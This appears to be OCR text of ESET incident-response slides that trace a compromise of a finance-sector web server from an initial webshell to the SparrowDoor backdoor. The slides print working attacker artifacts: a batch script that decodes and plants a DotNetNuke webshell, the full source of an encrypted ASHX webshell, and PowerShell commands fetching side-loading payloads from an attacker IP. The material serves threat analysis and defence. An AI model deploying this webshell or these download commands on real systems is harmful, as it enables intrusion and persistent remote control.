


ESET MDR team

Webshell > whoami, Powershell

ESET Threat Intel team

VLC sideloading


Finance Sector
Company Network
WEB
DB
ESET protected
Compromised

Web server

Initial webshell

ProxyLogon?

```
<%@ Page Language="C#" AutoEventWireup="true" %>

<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title>Load Page</title>
</head>
<body>
    <form id="form1" runat="server">
        <div>
            <%
                // Read the encoded ASPX code from your text file
                string filePath = @"D:\Sites\Images\base64_encoded.txt";
                string encodedAspxCode = System.IO.File.ReadAllText(filePath);

                // Decode the base64 encoded ASPX code
                byte[] bytes = Convert.FromBase64String(encodedAspxCode);
                string decodedAspxCode = System.Text.Encoding.UTF8.GetString(bytes);

                // Output the decoded ASPX code
                Response.Write(decodedAspxCode);
            %>
        </div>
    </form>
</body>
</html>
```

Web server

Initial webshell

Discovery commands

Windows PowerShell

```
PS whoami
PS ipconfig /all
PS tasklist /svc
PS whoami /priv
```

Web server

WEB

>_

Initial webshell

Discovery commands


BAT

Batch script

Windows PowerShell

PS whoami
PS ipconfig /all
PS tasklist /svc
PS whoami /priv
PS iwr –uri http://43.254.216.195:80/3.txt -outfile C:\user\public\start.bat

```
@echo off
set shell=3c254020204c616e67756167653d2243232220436c6173733d2248616e646c6572312220253e0
echo %shell%>C:\users\public\s.txt
certutil -decodehex C:\users\public\s.txt C:\users\public\s.ashx
for /r C:\ %%i in (DotNetNuke.config) do if exist %%i (call :A %%i)
for /r D:\ %%i in (DotNetNuke.config) do if exist %%i (call :A %%i)
for /r E:\ %%i in (DotNetNuke.config) do if exist %%i (call :A %%i)
for /r F:\ %%i in (DotNetNuke.config) do if exist %%i (call :A %%i)
for /r G:\ %%i in (DotNetNuke.config) do if exist %%i (call :A %%i)
for /r P:\ %%i in (DotNetNuke.config) do if exist %%i (call :A %%i)
for /r H:\ %%i in (DotNetNuke.config) do if exist %%i (call :A %%i)
for /r i:\ %%i in (DotNetNuke.config) do if exist %%i (call :A %%i)

exit

:A
set str=%1
set str=%str:~,-17%
del %str%DesktopModules\pt.txt
type C:\users\public\s.ashx>%str%DesktopModules\DotNetNuke.ashx
```



Windows PowerShell


```
PS whoami
PS ipconfig /all
PS tasklist /svc
PS whoami /priv
PS iwr –uri http://43.254.216.195:80/3.txt -outfile C:\user\public\start.bat
PS dir C:\users\public
PS dir C:\users\public
PS dir C:\users\public
PS wmic logicaldisk get caption,description,providername
PS wmic logicaldisk get caption,description,providername
PS wmic logicaldisk get caption,description,providername
PS /c wmic logicaldisk get caption,description,providername
```

DNN

```
<%@ Language="C#" Class="Handler1" %>
    public class Handler1 : System.Web.IHttpHandler,System.Web.SessionState.IRequiresSessionState
    {

        public void ProcessRequest(System.Web.HttpContext Context)
        {
                        try{
                                string key = "e2c99096bcecd1b5";
                                System.Web.HttpContext nihao = Context;
                                byte[] data = new System.Security.Cryptography.RijndaelManaged().CreateDecryptor(System.Text.Encoding.Default.GetBytes(key),
System.Text.Encoding.Default.GetBytes(key)).TransformFinalBlock(nihao.Request.BinaryRead(nihao.Request.ContentLength), 0, nihao.Request.ContentLength);
                                if (nihao.Session["payload"] == null){
                                        object[] aaa = new object[] {data};
                                        string aaad = null;
                                        string hhhhhh = "Load";
                                        System.Type[] bbb = new System.Type[] { typeof(byte[]) };
                                        nihao.Session["payload"] = (System.Reflection.Assembly)typeof(System.Reflection.Assembly).GetMethod(hhhhhh, bbb).Invoke(aaad, aaa);
                                }else{
                                        object o = ((System.Reflection.Assembly)nihao.Session["payload"]).CreateInstance("LY");
                                        System.IO.MemoryStream outStream = new System.IO.MemoryStream();
                                        o.Equals(outStream);
                                        o.Equals(data);
                                        o.Equals(0);
                                        byte[] r = outStream.ToArray();
                                        outStream.Dispose();
                                        nihao.Response.BinaryWrite(new System.Security.Cryptography.RijndaelManaged().CreateEncryptor(System.Text.Encoding.Default.GetBytes(key),
System.Text.Encoding.Default.GetBytes(key)).TransformFinalBlock(r, 0, r.Length));
                                }
                        }catch(System.Exception){
                                Context.Response.Write("<!--91f1d5329980ce27661fb2ed3f5a20b0-->");
                        }
        }

        public bool IsReusable
        {
            get
            {
                return false;
            }
        }
    }
```

91f1d5329980ce27661fb2ed3f5a20b0

π




Windows PowerShell

```
PS whoami
PS ipconfig /all
PS tasklist /svc
PS whoami /priv
PS iwr –uri http://43.254.216.195:80/3.txt -outfile C:\user\public\start.bat
PS dir C:\users\public
PS dir C:\users\public
PS dir C:\users\public
PS wmic logicaldisk get caption,description,providername
PS wmic logicaldisk get caption,description,providername
PS wmic logicaldisk get caption,description,providername
PS /c wmic logicaldisk get caption,description,providername
PS iwr –uri http://43.254.216.195:80/K7AVWscn.dll -outfile C:\windows\tasks\K7AVWScn.dll
PS iwr –uri http://43.254.216.195:80/K7AVWscn.exe -outfile C:\windows\tasks\K7AVWScn.exe
PS iwr –uri http://43.254.216.195:80/K7AVWscn.doc -outfile C:\windows\tasks\K7AVWScn.doc
```

K7 SECURITY

MITRE | ATT&CK®

DLL Side-Loading T1574.002



Windows PowerShell

```
PS whoami
PS ipconfig /all
PS tasklist /svc
PS whoami /priv
PS iwr –uri http://43.254.216.195:80/3.txt -outfile C:\user\public\start.bat
PS dir C:\users\public
PS dir C:\users\public
PS dir C:\users\public
PS wmic logicaldisk get caption,description,providername
PS wmic logicaldisk get caption,description,providername
PS wmic logicaldisk get caption,description,providername
PS /c wmic logicaldisk get caption,description,providername
PS iwr –uri http://43.254.216.195:80/K7AVWscn.dll -outfile C:\windows\tasks\K7AVWScn.dll
PS iwr –uri http://43.254.216.195:80/K7AVWscn.exe -outfile C:\windows\tasks\K7AVWScn.exe
PS iwr –uri http://43.254.216.195:80/K7AVWscn.doc -outfile C:\windows\tasks\K7AVWScn.doc
PS /c dir C:\windows\tasks
PS /c takslist /svc

powershell.exe [System.Net.ServicePointManager]::ServerCertificateValidationCallback={$true};$Ran
powershell.exe $Ranjkr='krz0SPzUHQYc3WkqTnrC1foWrkRBYUUu';$Ekqxkr=New-Object Net.WebClie
powershell.exe $Ranjkr='krz0SPzUHQYc3WkqTnrC1foWrkRBYUUu';$Ekqxkr=New-Object Net.WebClie
powershell.exe [System.Net.ServicePointManager]::ServerCertificateValidationCallback={$true};$Ran
powershell.exe $Ranjkr='krz0SPzUHQYc3WkqTnrC1foWrkRBYUUu';$Ekqxkr=New-Object Net.WebClie
powershell.exe $Ranjkr='krz0SPzUHQYc3WkqTnrC1foWrkRBYUUu';$Ekqxkr=New-Object Net.WebClie
```

Service "K7Soft Virus Protection" (user mode service) was installed.
File Name: "C:\windows\tasks\K7AVWScn.exe 11".
Start Type: auto start. Account: LocalSystem

Web server

Initial webshell

Discovery commands

Batch script

DotNetNuke webshell

Interactive PowerShell session

SparrowDoor trident

ESET Inspect

smss.exe (400)

wininit.exe (452)

services.exe (556)

K7avwscn.exe (

colorcpl.exe (2144

cmd.exe (2552)

Suspicious colorcpl.exe child execution

Web server

WEB

10:30 PM

Initial webshell

Discovery commands

BAT

Batch script

DotNetNuke webshell

4 hours

C:_

Interactive PowerShell session

EXE

DLL

SparrowDoor trident

02:28 AM

Windows PowerShell

